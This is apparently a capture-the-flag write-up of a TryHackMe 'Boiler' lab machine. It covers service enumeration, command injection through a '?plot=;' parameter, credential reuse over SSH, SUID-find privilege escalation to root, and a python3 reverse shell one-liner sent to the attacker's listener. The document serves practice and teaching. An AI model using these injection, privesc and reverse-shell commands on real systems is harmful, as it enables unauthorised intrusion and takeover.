
BOILER CTF THM

Nmap scan reveals
Port
21: ftp anonymous login
80: website Apache2
10000: Webmin CMS
55007: ssh




Gobuster reveals many dirs to enumerate.


```
/.htpasswd            (Status: 403)
/.hta                 (Status: 403)
/.htaccess            (Status: 403)
/index.html           (Status: 200)
/joomla               (Status: 301)
10.40.30/joomla/]
/manual               (Status: 301)
10.40.30/manual/]
/robots.txt           (Status: 200)

/server-status        (Status: 403)
```

Robots.txt full of rabbitholes



I did learn about a website that decodes strings of numbers like found above, by shifiting each letter by a certain number to encode a string.




Found the Joomla admin login page. It was updated with no public known exploits, brute force didn't seem like the path


FTP anonymous login but the .info.txt file proved to be a rabbithole. I did learn another fpt trick using the "-" to read the file w/o download

> *get .info.txt -*
>
> **Remember to specify the "-" symbol at the end, so that you can read it directly without transfer the file to your machine.


more Rabbit holes




hole:




a Google search revealed an LFI exploit using the '?php=" parameter to inject commands to access files on the server:







I 1st used '?plot=;ls' which listed out a few files. Then I used "?plot=;cat log.txt" to read the contents, revealing some creds:



I used these creds to SSH into the target as user:basterd



I found user:stoner's creds in a backup.sh file



Joomla stores user:paswords in configuration.php

```
stoner@Vulnerable:/var/www/html/joomla$ ls
administrator          _database              modules
appveyor-phpunit.xml   _files                 phpunit.xml.dist
_archive               htaccess.txt           plugins
bin                    images                 README.md
build                  includes               README.txt
build.xml              index.php              RoboFile.dist.ini
cache                  installation           RoboFile.php
cli                    Jenkinsfile            robots.txt.dist
codeception.yml        jenkins-phpunit.xml    templates
CODE_OF_CONDUCT.md     karma.conf.js          _test
components             language               tests
composer.json          layouts                tmp
composer.lock          libraries              travisci-phpunit.xml
configuration.php      LICENSE.txt            web.config.txt
crowdin.yml            media                  ~www
stoner@Vulnerable:/var/www/html/joomla$ cat configuration.php
<?php
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maintenance.
e check back again soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'THM Boiler Room';
```

I did not find a use for these:

```
public $host = '127.0.0.1';
public $user = 'joomlauser';
public $password = 'passwordz';
public $db = 'joomladb';
public $dbprefix = 'wyot4_';
public $live_site = '';
public $secret = '5O2SmJUZB24rhcfL';
```

scp linpeas to the target's /tmp dir:

```
┌──(max㉿kali)-[~/Downloads]
└─$ scp -P55007 linpeasv3_2.sh stoner@10.10.40.30:/tmp/linpeas.sh
stoner@10.10.40.30's password:
linp 100%  334KB 226.2KB/s   00:01
```


Linpeas revealed /usr/bin/find with SUID perms,

```
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root   root        43K May  7  2014 /bin/ping6
-rwsr-xr-x 1 root   root        39K May  7  2014 /bin/ping
-rwsr-sr-x 1 daemon daemon      50K Jan 15  2016 /usr/bin/at  --->  RTru64_UNIX
4.0g(CVE-2002-1614)
-r-sr-xr-x 1 root   root       227K Feb  8  2016 /usr/bin/find
```

GTFO bins showed a simple one line privesc to root:

```
stoner@Vulnerable:/tmp$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
#
```

Alternate path to 1st foothold:
Since you can insert commands via LFI, why not inject a command to start a rev shell, using python3? just copyNpaste it in the browser right after the "plot=;" Netcat should be already listening on your home box.



one liner python3 rev shell with our ip,port found on http://revshells.com

```
python3 -c 'import os,pty,socket;s=socket.socket();
s.connect(("10.2.57.21",4750));[os.dup2(s.fileno(),f)for f
in(0,1,2)];pty.spawn("sh")'
```

```
┌──(max㉿kali)-[~/.local/bin/10.10.40.30]
└─$ nc -lvnp 4750
listening on [any] 4750 ...
connect to [10.2.57.21] from (UNKNOWN) [10.10.37.31] 51722
$ whoami
whoami
www-data
```